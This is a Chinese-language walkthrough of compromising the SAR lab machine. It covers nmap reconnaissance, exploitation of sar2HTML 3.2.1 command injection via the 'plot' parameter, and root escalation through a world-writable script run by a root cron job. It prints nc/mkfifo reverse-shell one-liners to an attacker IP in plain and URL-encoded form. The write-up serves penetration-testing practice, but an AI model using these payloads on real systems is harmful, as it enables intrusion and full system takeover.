
SAR靶机wp


扫描结果

target ip:10.10.10.134




```
└─$ nmap --min-rate 10000 -p- 10.10.10.134 -oA nmapscan/ports
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-05 04:33 EDT
Nmap scan report for 10.10.10.134
Host is up (0.067s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:94:54:B1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 26.87 seconds
```

只有一个80端口，看一看TCP详细扫描



```
└─$ nmap -sT -sC -sV -O -p80 10.10.10.134 -oA nmapscan/detail
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-05 04:35 EDT
Nmap scan report for 10.10.10.134
Host is up (0.0014s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.29 (Ubuntu)
MAC Address: 00:0C:29:94:54:B1 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.84 seconds
```

nmap脚本扫描




```
└─$ nmap --script=vuln -p80 10.10.10.134 -oA nmapscan/vuln
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-05 04:37 EDT
Nmap scan report for 10.10.10.134
Host is up (0.00085s latency).

PORT   STATE SERVICE
80/tcp open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /robots.txt: Robots file
|_  /phpinfo.php: Possible information file
MAC Address: 00:0C:29:94:54:B1 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 32.14 seconds
```

扫出了robots.txt

初始权限


访问http服务，看到是一个默认的阿帕奇页面，查看源码发现无隐藏信息

直接访问扫出的robots.txt



```
sar2HTML
```

得到一个字符串，推测它可能是一个目录，一个凭据，或者一种CMS名称，用户名等，由于是在robots.txt中发现的，是目录的可能性比较高，目录拼接后访问



sar2html Ver 3.2.1
(Donate if you like!)

COLLECTING SAR DATA

1. Use sar2ascii to generate a report:


- Download following tool to collect sar data from servers: sar2ascii.tar.
- Untar it on the server which you will examine performance data.
- For HPUX servers run "sh sar2ascii".
- For Linux or Sun Solaris servers run "bash sar2ascii".
- It will create the report with name sar2html-hostname-date.tar.gz under directory.
- Click "NEW" button, browse and select the report, click "Upload report" upload the data.
- Or simply type "sar2html -m {sar2html report}" at command prompt.

2. Use built in report generator:

- Click "NEW" button, enter ip address of host, user name and password "Capture report" button.
- Or simply type "sar2html -a [host ip] [user name] [password]" at commar

NOTE: If sar data is not available even it is installed you need to add following lir crontab:
HP-UX:


sar2html Ver 3.2.1，可能是一个cms的版本，在searchsploit或者网页上查找是否有相关漏洞



```
└─$ searchsploit sar2html 3
--------------------------------------------------------------------------------------------
 Exploit Title                                                        |  Path
--------------------------------------------------------------------------------------------
sar2html 3.2.1 - 'plot' Remote Code Execution                         | php/webapps/49344.py
Sar2HTML 3.2.1 - Remote Command Execution                             | php/webapps/47204.txt
--------------------------------------------------------------------------------------------
```


有远程代码执行漏洞，先拷下来看看

先看txt文件，似乎是先需要一个用户认证才能利用



```
Step 1. Login to the application with any verified user credentials

Step 2. Select Staff and select the view icon.

Step 3. You will be redirected to a page like "
http://localhost/pages/emp_searchfrm.php?action=edit & id=1". Or visit any
page that has the "id" parameter. Capture the current page request in
burpsuite

Step 4. Save request and run sqlmap on request file using command " sqlmap
-r request -p id --time-sec=5 --dbs ".

Step 5. This will inject successfully and you will have an information
disclosure of all databases contents.
```

再看看py,先直接运行看一下回显




```
└─$ python3 49344.py
Enter The url ⇒ http://10.10.10.134/sar2HTML/
Command ⇒ ls
LICENSE
index.php
sar2html
sarDATA
sarFILE

Command ⇒ █
```

不需要凭据似乎可以直接利用

查看它的源码，大致原理是


服务器会执行 `plot=;[攻击者命令]` 这种拼接后的命令

不妨手工验证一下，可以正确利用：



sar2html Ver 3.2.1
(Donate if you like!)

先尝试反弹shell，开启攻击机的1234端口监听




```
Command ⇒ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1
|nc 10.10.10.128 1234 >/tmp/f

Command ⇒ rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ft
mp%2Ff%7C%2Fbin%2Fsh%20-i%202%3E%261%7Cnc%2010.10.10.128%2012
34%20%3E%2Ftmp%2Ff
```

```
└─$ cd sar

┌──(kali㉿kali)-[~/Redteam/replay/sar]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.10.128] from (UNKNOWN) [10.10.10.134] 58850
/bin/sh: 0: can't access tty; job control turned off
$ 
```

这里开始反弹shell没有反弹成功，回想脚本原理，给payload加一个urlencode,反弹成功

提权

先优化一下tty



```
sarFILE
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@sar:/var/www/html/sar2HTML$ 
```

开始枚举


sudo –l需要密码，不可行

suid，查看内核，查看用户信息

suid乍一看没什么可以利用的，内核版本很高，应该不可行


/home/love目录没有看到可利用的隐藏文件

查看定时任务：




```
www-data@sar:/home/love$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts
--report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts
--report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts
--report /etc/cron.monthly )
#
*/5  *    * * *   root    cd /var/www/html/ && sudo ./finally.sh
www-data@sar:/home/love$ 
```

发现了一个root的sh脚本，每隔五分钟执行，查看其权限



```
*/5  *    * * *   root    cd /var/www/html/ && sudo ./finally.sh
www-data@sar:/home/love$ ls -al finally.sh
ls -al finally.sh
ls: cannot access 'finally.sh': No such file or directory
www-data@sar:/home/love$ ls -al /var/www/html/finally.sh
ls -al /var/www/html/finally.sh
-rwxr-xr-x 1 root root 22 Oct 20  2019 /var/www/html/finally.sh
www-data@sar:/home/love$ 
```


可读可执行，cat看一下



```
www-data@sar:/home/love$ cat /var/www/html/finally.sh
cat /var/www/html/finally.sh
#!/bin/sh

./write.sh
www-data@sar:/home/love$ 
```

发现该脚本执行一个名为write.sh的脚本


而且根据脚本的写法，判断应该是在同级目录下，进去看看



```
www-data@sar:/home/love$ cd /var/www/html/
cd /var/www/html/
www-data@sar:/var/www/html$ ls
ls
finally.sh  index.html  phpinfo.php  robots.txt  sar2HTML  write.sh
www-data@sar:/var/www/html$ ls -al write.sh
ls -al write.sh
-rwxrwxrwx 1 www-data www-data 109 May 25 12:24 write.sh
www-data@sar:/var/www/html$ 
```

是一个权限很低的可写文件，所以这里的提权思路就是，通过在write.sh写入指定命令，让定时任务自动以root权限去执行，应该可以写一个反弹shell，时间一到，root执行反弹shell，攻击机监听成功反弹root shell


这里让它以root身份打开一个shell应该是不行的，按AI的说法，因为**cron 是后台服务**，没有连接到任何终端（TTY），即使让它运行 `/bin/bash`，这个 bash 也无法弹出交互界面，因为它没有终端可以依附，所以直接反弹shell试试



```
www-data@sar:/var/www/html$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f
/sh -i 2>&1|nc 10.10.10.128 1234 >/tmp/f' >write.sh
</sh -i 2>&1|nc 10.10.10.128 1234 >/tmp/f' >write.sh
```

等几分钟回来看看

提权成功



```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.10.128] from (UNKNOWN) [10.10.10.134] 58
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue stat
NKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc
ifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:94:54:b1 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.134/24 brd 10.10.10.255 scope global dyn
c noprefixroute ens33
       valid_lft 82484sec preferred_lft 82484sec
